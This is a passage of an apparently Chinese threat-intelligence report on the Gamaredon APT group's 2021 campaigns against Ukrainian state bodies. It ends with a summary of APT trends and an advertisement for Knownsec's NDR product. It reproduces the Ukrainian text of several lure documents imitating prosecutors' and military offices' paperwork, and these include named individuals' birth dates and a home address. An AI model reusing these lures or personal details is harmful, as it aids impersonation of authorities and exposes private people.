
e. Gamaredon 组织

Gamaredon 相较于其他东欧组织其针对区域主要集中在俄语系国家乌克兰，其绝大部分攻击针对乌克兰国家部门，如检察院、卫生部、能源部、国防部、安全局、法院、高校等。

根据 Gamaredon 组织攻击样本情况来看，其主要攻击手法为诱导文档 & 模板注入，2021 年度已知其采用此类方式攻击次数达到 50+。

部分攻击事件如下：

10月



ДОВІДКА


ДОВІДКА

про ознайомлення із журналом судового засідання і технічним записом судового процесу за кримінальним провадженням за обвинуваченням Кличка Є.В. ознаками кримінального правопорушення, передбаченого ст. 128 КК України

м. Северодонецьк 18.10.2021 року

Мною, державним обвинувачем Приходько В.С. по даному кримінальному провадженню за №12021131370000056 прослухано аудіо запис судового засідання. Вірно вказано:

1. Місце та час початку та закінчення судового засідання: Северодонецький міський суд Луганської області, 18.10.2021 о 11 год. 40 хв.
2. Найменування та склад суду: головуючий суддя – Олійник В.М., прокурор – Приходько В.С.
3. Провадження, яке розглядалось: судова справа № 428/9289/21.
4. Секретар судового засідання Рудік Ю.Ю.
5. Сторони: обвинувачений Кличко В.В., потерпілий Біла А.В.
6. Особи, які не з'явились в судове засідання:–
7. Дані про особу обвинуваченого: встановлені головуючим суддею під час підготовчого судового засідання.
8. Права та обов'язки роз'яснені учасникам процесу головуючим суддею під час підготовчого судового засідання.
9. Ухвала та постанови суду, прийняті без виходу судді до нарадчої кімнати відсутні.
10. Всі розпорядження головуючого і дії суду в тому порядку, в якому вони відбувались.



Прокуратура України
БІЛОЦЕРКІВСЬКА СПЕЦІАЛІЗОВАНА ПРОКУРАТУРА У ВІЙСЬКОВІЙ ТА ОБОРОННІЙ СФЕРІ ЦЕНТРАЛЬНОГО РЕГІОНУ
09117, Київська обл., м. Біла Церква, вул. Шолом-Алейхема, 21А, тел./факс(04563)5-96-91

«___» ___2021 року № _____вих.-21

Керівнику
Спеціалізованої прокуратури у військовій та оборонній сфері Центрального регіону


Андрію ШОПУРІ

Направляю на Вашу адресу звіти форми № 1-СЛ (ДБР) за жовтень 2021 року.

Додаток:
- звіт форми № 1-СЛ (ДБР) за перший слідчий відділ (з дислокацією у м. Київ) Територіального управління Державного бюро розслідувань, розташованого у м. Київ, на 11 арк.;

▲ БІЛОЦЕРКІВСЬКА СПЕЦІАЛІЗОВАНА ПРОКУРАТУРА У ВІЙСЬКОВІЙ ТА ОБОРОННІЙ СФЕРІ ЦЕНТРАЛЬНОГО РЕГІОНУ

9月




ДОВІДКА
щодо законності ухвального рішення судом першої інстанції
(п.13 Порядку організації діяльності прокурорів і слідчих прокуратури у кримінальному провадженні, затвердженого Наказом ГПУ № 309 від 30.09.2021)

1.Северодонецька окружна прокуратура Луганської область
2. Прізвище прокурора (групи прокурорів) у кримінальному провадженні:
прокурора Северодонецької окружної прокуратури Приходька В.С. (старший групи),
прокурора Северодонецької окружної прокуратури Лещинської О.Я.
3. Дата направлення обвинувального акту до суду, номер кримінального провадження: *21.09.2021, № 12021113370900056*
4. Наявність (вид) угоди: угода про визнання винуватості -
5. Дата та результати підготовчого судового засідання: *18.10.2021, закрито на підставі ст. 46 КК України*
6. Причини тривалого розгляду справи (понад 6 місяців): *не встановлено*
7. Вирок (ухвала) Сєвєродонецького міського суду Луганської від 18.10.2021
Судді Онійко В.М.

ПІБ обвинуваченого	ст. КК України за обвинуваченням актом (клопотанням)	ст. КК України та вид покарання, застосування ст.ст. 69,75 КК України, підстави звільнення	
		Позиція прокурора	За вироком суду
Кличко Євген Володимирович, 19 березня 1974 року народження, громадянин України, який має вищу освіту, одружений, на утриманні малолітніх дітей не має, працює директором у ТОВ «Будівниця Транс», зареєстрований та зі слів за адресою: Луганська область, м. Лисичанськ, вулиця Сверлобська, 54/110, раніше не судимий	ст.128 КК України	На попередню закрити провадження на підставі ст. 46 КК України рік	Закрити провадження на підставі ст. 46 КК України

8. Підстава для застосування ст.ст. 69,75 КК України: -
9: Зміна обвинувачення, висунення додаткового обвинувачення або відмова від обвинувачення в суді (ст.ст. 338, 339, 349 КПК України), дата постанови, нового (додаткового) обвинувального акту: *обвинувачення не змінювалося*
10. Спосіб набуття кримінального позивоючення за вироком суду:

▲ ДОВІДКА




«З А Т В Е Р Д Ж У Ю»
прокурор відділу нагляду за додержанням законів органами, які ведуть боротьбу з організованою злочинністю, управління нагляду за додержання законності Національною поліцією України та органами, які ведуть боротьбу з організованою та транснаціональною злочинністю, Київської міської прокуратури
Дишлюк Дмитро Володимирович

____ вересня 2021 року

ОБВИНУВАЛЬНИЙ АКТ

у кримінальному провадженні №42020100000000283 від 22.07.2020 за обвинуваченням Германа Євгена Івановича, 06.10.1994 р.н., у вчиненні кримінальних правопорушень, передбачених ч. 5 ст. 255, ч. 4 ст. 28, ч. 3 ст. 307, ч. 4 ст. 28, ч. 4 ст. 321 КК України, Кіструти Андрія Валерійовича, 03.11.1991 р.н., у вчиненні кримінальних правопорушень, передбачених ч. 1 ст. 255, ч. 4 ст. 28, ч. 3 ст. 307, ч. 4 ст. 28, ч. 4 ст. 321 КК України, Мейти Сергія Володимировича, 27.12.1971 р.н., у вчиненні кримінальних правопорушень, передбачених ч. 1 ст. 255, ч. 4 ст. 28, ч. 3 ст. 307, ч. 4 ст. 28, ч. 4 ст. 321 КК України, Карташова Олександра Олександровича, 04.04.1988 р.н., у вчиненні кримінальних правопорушень, передбачених

▲ ЗАТВЕРДЖУЮ



МІНІСТЕРСТВО ОБОРОНИ УКРАЇНИ
ЛЬВІВСЬКИЙ ОБЛАСНИЙ ТЕРИТОРІАЛЬНИЙ ЦЕНТР КОМПЛЕКТУВАННЯ ТА СОЦІАЛЬНОЇ ПІДТРИМКИ
вул. І.Франка, 25, 79005
Код ЄДРПОУ 08412340
15 липня 2021 № 7162

Передати електронною поштою ІСД Інтернет

звичайна
(відмітка терміновості)


Військовим комісарам та начальникам РТЦК та СП області

ТЕКСТ ТЕЛЕГРАМИ

Військовий комісар
Львівського обласного територіального центру комплектування та соціальної підтримки
підполковник І. МАРЧЕНКО

▲ МІНІСТЕРСТВО ОБОРОНИ УКРАЇНИ

8月



09.09.2021 № 189-

В. о. директора Департаменту
економічного розвитку та
зовнішньоекономічної діяльності
облдержадміністрації
Єгору СКІРТАЧУ

Про розміщення інформації

Просимо сприяння у розміщенні на вебсторінці Департаменту економічного розвитку та зовнішньоекономічної діяльності інформації з актуальних питань у наступних розділах:

1. «Споживчий ринок»:
1) підрозділ «Захист прав споживачів»: «Поради щодо придбання якісної продукції», «Мінекономіки ініціює регулювання інтернет-комерції для захисту прав споживачів»;
2) підрозділ «Нормативно-правова база» – Закон України «Про захист прав споживачів» (із змінами).

2. «Корисні посилання» – «Мобільний додаток «Купуй безпечне».

Зазначене додається в електронному та паперовому вигляді.

Додаток: на 3 арк.

▲ В. о. директора Департаменту економічного розвитку та зовнішньоекономічної діяльності облдержадміністрації

15.09.2021 № 192

Управління економічного розвитку та зовнішньоекономічної діяльності Департаменту економічного розвитку та зовнішньоекономічної діяльності

Відповідно до листа Департаменту масових комунікацій облдержадміністрації від 18.07.2019 № 01-14/1081-с надаємо пропозиції до проєкту Плану спільних дій Командування об'єднаних сил та керівництва Луганської обласної військово-цивільної адміністрації щодо забезпечення державного суверенітету України на території Луганської області на жовтень 2021 року.

Додаток: на 1 арк. в 1 прим.

Начальник відділу споживчого ринку
управління соціально-трудових відносин
та споживчого ринку Департаменту
економічного розвитку та
зовнішньоекономічної діяльності **Алла ФІЛАТОВА**

SUMMARIZE

三. 2021年APT组织活动总结

根据全年监测到的 APT 活动情况，我们得出以下结论：

技术水平较高的 APT 组织逐步采用更多高级的攻击手段让传统的监测方法变的更加困难，如供应链攻击，多层跳板，IOT 设备作为跳板等。

部分 APT 攻击越来越多的使用通用攻击框架，让对攻击事件的定性变得更加困难。

传统社工钓鱼方式在各 APT 中均出现过，由于社工钓鱼的低成本高灵活因此很多 APT 组织都会采用。

从分析角度来看 2021 年度各组织其储备工具、攻击链也在丰富升级，目的为了有效躲避检查和增加潜伏时间。

NDR 安全分析团队预测，2022 年 APT 攻击会更多的用到如 IOT 设备做为多级跳板，供应链攻击，通用工具等方法来应对传统的监测手段。

网络空间已成为国家继陆、海、空、天四个疆域之后的第五疆域已是不争的事实，而“和平与发展”是任何领域内，全人类共同的目标和愿望。知道创宇在网络安全技术及 APT 发现、检测能力上的不懈努力，同样是希望可以在技术能力上缩小差距，让我们每个个体，包括企业和组织都有能力发现威胁、防御威胁，捍卫自身安全。每个个体的安全和自身抵御攻击的能力才是构建赛博空间安全稳定和平的基础。

四. 知道创宇NDR流量监测设备产品介绍

知道创宇NDR流量监测系统是同一线作战人员一起实战打造，针对活跃 APT 组织的流量检测分析工具，通过实时、回放分析网络流量，涵盖知道创宇漏洞能力的规则，结合 ZoomEye 多年测绘情报数据，辅以异常网络行为模型分析技术，深度检测所有可疑活动，识别出未知威胁。

NDR 特色

APT 测绘

基于 ZoomEye 强大的测绘能力，及时发现新上线的 IP、域名，并持续跟踪，对 APT 的基础设施做到提前发现。

全流量存储

将入口流量全量留存，方便后续溯源分析。

全日志存储

流量解析日志保存，便于快速查看流量信息。

自定义复杂规则

支持自定义 TCP/IP 族复杂验证计算类规则编写。

漏洞检测

依托 SeeBug&404 Lab 及时响应 1 Day、N Day 漏洞检测。

情报联动

与创宇安全大脑、创宇云防御创宇盾联动共享威胁情报。

实战成果

2021 年度发现 APT 攻击事件 150+，其中 APT 攻击来源国家和地区 10 余个，包括但不限于——越南、印度、台湾、俄罗斯、伊朗、朝鲜等。

安全团队保驾护航

专业团队 24h 全天候及时响应

提前发现 APT 组织信息，告警提示

告警信息赋能云端，威胁显示一目了然

大数据算法加持，漏洞无处遁形

机器学习代替人工，威胁发现精准高效

NDR 产品威胁情报组

服务热线：400-833-1123

企业使命

让互联网更好更安全

企业信仰

不忘初心，为国为民

公司愿景

中国最值得信赖的网络安全公司

公司官网：https://www.knownsec.com
邮箱：sec@knownsec.com
地址：北京市朝阳区望京SOHO T3-A座-15层
传真：010-57076117

扫码关注知道创宇